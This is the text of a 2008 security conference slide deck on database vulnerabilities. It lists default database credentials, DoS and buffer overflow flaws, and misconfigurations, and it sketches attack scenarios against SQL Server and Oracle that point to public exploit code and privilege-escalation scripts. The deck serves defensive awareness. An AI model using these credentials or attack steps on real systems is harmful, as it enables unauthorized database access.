

Session C2:
**Securing Data and Databases,
Inside and Outside Your Network**


Josh Shaul
Office of the CTO
josh@appsecinc.com

**APPLICATION
SECURITY, INC.**

www.appsecinc.com

**Practical Oracle
Security**


By AppSecInc team leaders: Josh
Shaul and Aaron Ingram.
Syngress Publishing Oct 2007



This Session's Agenda

- Introduction
 - Landscape
 - Database Vulnerabilities Are The New Front-Lines
- Attacking Where the Data Resides
 - Planning an Attack
 - Attacking Database Vulnerabilities
- How Do You Protect Your Database?
 - Available Best Practices and Resources

Old Data Processing Environment




New Data Processing Requirement

Demand for Pervasive Access

- By anyone
- To any application
- Increasingly direct

Increasingly Focused Attacks

- Directly on applications (75%!)
 - Including insiders (80+%!)
 - As perimeter crumbles



Compliance Requirements

- Info ultimately in Db apps:
 - Privacy / confidentiality
 - Integrity

- Compliance must be:
 - Repeatable
 - Demonstrable

Databases Are Under Attack



- February 2005 to April 2008
- Total Affected Customers: **223,486,769**
 - Literally hundreds of incidents
 - Victims include financial institutions, government agencies, retailers, healthcare providers, universities, manufacturing, consulting and audit firms,

**Privacy Rights
CLEARINGHOUSE**

<http://www.privacyrights.org/ar/ChronDataBreaches.htm>

Recent Incidents

Company/Organization	# of Affected Customers	Date of Initial Disclosure
Harley Davidson	60,000	4-Apr-08
Advanced Auto Parts	56,000	31-Mar-08
Antioch University	70,000	28-Mar-08
Broward School District	35,000	26-Mar-08
The Dental Network	75,000	19-Mar-08
Hannaford Brothers	4,200,000	17-Mar-08
Lifeblood	321,000	13-Feb-08
Davidson Companies	200,000	30-Jan-08
Horizon Blue Cross Blue Shield	300,000	29-Jan-08
GE Money / Iron Mountain	150,000	17-Jan-08
Wisconsin Dept of Health and Family Services	260,000	8-Jan-08
Etc., etc., etc.		

Source: Privacy Rights Clearinghouse, <http://www.privacyrights.org/ar/ChronDataBreaches.htm>



Database Vulnerabilities

Established Vulnerability Categories

- Most commonly known to apply to OS's and NOS's

	Operating Systems & Network Operating Systems (Microsoft Windows, Unix, and Linux)				
Default & Weak Passwords			✓		
Denial of Services & Buffer Overflows			✓		
Misconfigurations & Resource Privilege Management			✓		

Categories Also Apply to Databases!

- Databases are a separate attack vector!

	Oracle	Microsoft SQL Server	Sybase	IBM DB2	MySQL
Default & Weak Passwords	✓	✓	✓	✓	✓
Denial of Services & Buffer Overflows	✓	✓	✓	✓	✓
Misconfigurations & Resource Privilege Management	✓	✓	✓	✓	✓

Database Vulnerabilities: Default & Weak Passwords

- Databases have their own user accounts and passwords

	Oracle	Microsoft SQL Server	Sybase	IBM DB2	MySQL
Default & Weak Passwords	✓	✓	✓	✓	✓

Database Vulnerabilities

Default and Weak Passwords

- Oracle Defaults (hundreds of them)
 - User Account: internal / Password: oracle
 - User Account: system / Password: manager
 - User Account: sys / Password: change_on_install
 - User Account: dbnmp / Password: dbnmp
- MySQL Defaults
 - User Account: root / Password: null
 - User Account: admin / Password: admin
 - User Account: myusername / Password: mypassword
- Sybase Defaults
 - User Account: SA / Password: null
- Microsoft SQL Server Defaults
 - User Account: SA / Password: null

Database Vulnerabilities

Default and Weak Passwords

- It is important that you have all of the proper safeguards against password crackers because:
 - Not all databases have Account Lockout
 - Database Login activity is seldom monitored
 - Scripts and Tools for exploiting weak identification control mechanisms and default passwords are widely available

Database Vulnerabilities: Denial of Services (DoS) & Buffer Overflows

- Databases have their own DoS's & Buffer Overflows

	Oracle	Microsoft SQL Server	Sybase	IBM DB2	MySQL
Default & Weak Passwords	✓	✓	✓	✓	✓
Denial of Services & Buffer Overflows	✓	✓	✓	✓	✓

Denial of Services

Databases Have Their Own DoS Attacks

- Result in the **database crashing or failing to respond** to connect requests or SQL Queries.

- **Significant Database Denial of Services:**

Oracle8i: NSPTCN data offset DoS

<https://www.appsecinc.com/Policy/PolicyCheck31.html>

Oracle9i: SNMP DoS

<https://www.appsecinc.com/Policy/PolicyCheck45.html>

Microsoft SQL Server: Resolution Service DoS

<https://www.appsecinc.com/Policy/PolicyCheck2066.html>

IBM DB2: Date/Varchar DoS

<https://www.appsecinc.com/Policy/PolicyCheck3014.html>

Buffer Overflows

Databases Have Their Own Buffer Overflows

- Result in an **unauthorized user** causing the application to perform an action the application was not intended to perform.
- **Can allow arbitrary commands to be executed**
 - No matter how strongly you've set passwords and other authentication features.
- **Significant Database Buffer Overflows:**
 - Oracle9i: [TZ_OFFSET buffer overflow](#)
 - Microsoft: [pwdencrypt buffer overflow](#) / [Resolution Stack Overflow](#)
 - Sybase: [xp_freedll buffer overflow](#)

Misconfigurations & Resource Privilege Management Issues

- Misconfigurations can make a database vulnerable

	Oracle	Microsoft SQL Server	Sybase	IBM DB2	MySQL
Default & Weak Passwords	✓	✓	✓	✓	✓
Denial of Services & Buffer Overflows	✓	✓	✓	✓	✓
Misconfigurations & Resource Privilege Management	✓	✓	✓	✓	✓

Misconfigurations & Resource Privileges

Misconfigurations Can Make a Database Vulnerable

Oracle

- External Procedure Service
- Default HTTP Applications
- Privilege to Execute UTL_FILE

Microsoft SQL Server

- Standard SQL Server Authentication Allowed
- Permissions granted on xp_cmdshell

Sybase

- Permission granted on xp_cmdshell

IBM DB2

- CREATE_NOT_FENCED privilege granted (allows logins to create SPs)

MySQL

- Permissions on User Table (mysql.user)

Database Vulnerabilities Wrap-up

	Oracle	Microsoft SQL Server	Sybase	IBM DB2	MySQL
Default & Weak Passwords	✓	✓	✓	✓	✓
Denial of Services & Buffer Overflows	✓	✓	✓	✓	✓
Misconfigurations & Resource Privilege Management	✓	✓	✓	✓	✓

Emerging Database Threats for 2008

- Sophisticated attacks that exploit un-patched vulnerabilities
- Cyber espionage efforts by well resourced organizations looking to extract large amounts of data
- Insider attacks
- Insider mistakes
- Advanced identity theft via database rootkits
- Increasingly sophisticated social engineering leading to full-blown database disclosures
- Weak or non-existent audit controls
- Powerful self-propagating attacks distributed via “infection kits” on legitimate websites

Database Attack Illustrations





Planning an Attack

- Create a Map
 - What does the network look like?
- Reconnoiter
 - Collect information about the layout of the target
 - What looks interesting?
- Probe, Progress, Plot
 - What can we do?
 - Build the springboard for further activity
 - Plan the strike
- Retreat and Re-attack


Directly Attacking a Database

Microsoft SQL Server (Resolution Stack Overflow)

- Attack Target: Microsoft SQL Server
- Privilege Level: Network Connection to Target
- Outcome: Administrative Control of Host Operating System
- Vulnerabilities Exploited:
 - Buffer Overflows







Attack Scenario Recap (Map & Recon)






Attack Scenario Recap

- Now What?
- Start Probing and Exploring the Possibilities
 - Exploit Code is Available Over the Web
 - Microsoft SQL Server Resolution Stack Overflow
 - **Payload = Create a remote control shell**
 - Will only work if they did not patch with Service Pack 3... but we'll see...










Attack Scenario Recap



Directly Attacking a Database Recap

Microsoft SQL Server (Resolution Stack Overflow)

- Outcome: Complete Administrative Control of Host Operating System
- Vulnerabilities Exploited:
 - Buffer Overflows
- How did we do it? Freely Available Exploit Code!
 - Microsoft SQL Server Remote Stack Overflow

Directly Attacking A Database

Oracle (DB18 Exploit)

- Attack Target: All Oracle Databases
- Privilege Level: Anyone with a Login
 - Examples: SCOTT / TIGER or Guest Account
- Outcome: Complete Administrative Control!
- Vulnerabilities Exploited:
 - Bug in the Oracle Login Protocol

Directly Attacking A Database

Oracle (DB18 Exploit)

- Check Out the Following Website:
 - <http://www.adp-gmbh.ch/blog/2006/01/24.php>
- **What's on this website?** Perl scripts that can be used to do all of the following:
 - Proxy a connection
 - Create an account
 - Escalate the privileges of that account to DBA

Directly Attacking A Database

Oracle (DB18 Exploit)

- Proxy a Connection
 - Setup the Proxy
 - <http://www.adp-gmbh.ch/perl/proxy.html#package>

The proxy as a package

The following package can be used for a generic proxy, that is, it just forwards what it receives without interpreting it. It must be noted, that it is not multithreaded, and only forwards one connection.

```
proxy.pm
package proxy;
use strict;
use warnings;

use IO::Socket;
use IO::Select;
use IO::Handle;

sub new {
    my $obj = shift;
    my $self = {};

    my $proxy_port = shift;
    $self->{server_host} = shift;
    $self->{server_port} = shift;
}
```



```
C:\WINDOWS\system32\cmd.exe - sqlplus system/admin123@TEST_192_168_30_2.NYCAPT35K.COM
C:\Documents and Settings\anewman>sqlplus system/admin123@TEST_192_168_30_2.NYCAPT35K.COM
SQL*Plus: Release 9.2.0.1.0 - Production on Tue Apr 18 12:56:24 2006
Copyright (c) 1982, 2002, Oracle Corporation. All rights reserved.

Connected to:
Oracle9i Enterprise Edition Release 9.2.0.1.0 - Production
With the Partitioning, OLAP and Oracle Data Mining options
JSERVER Release 9.2.0.1.0 - Production

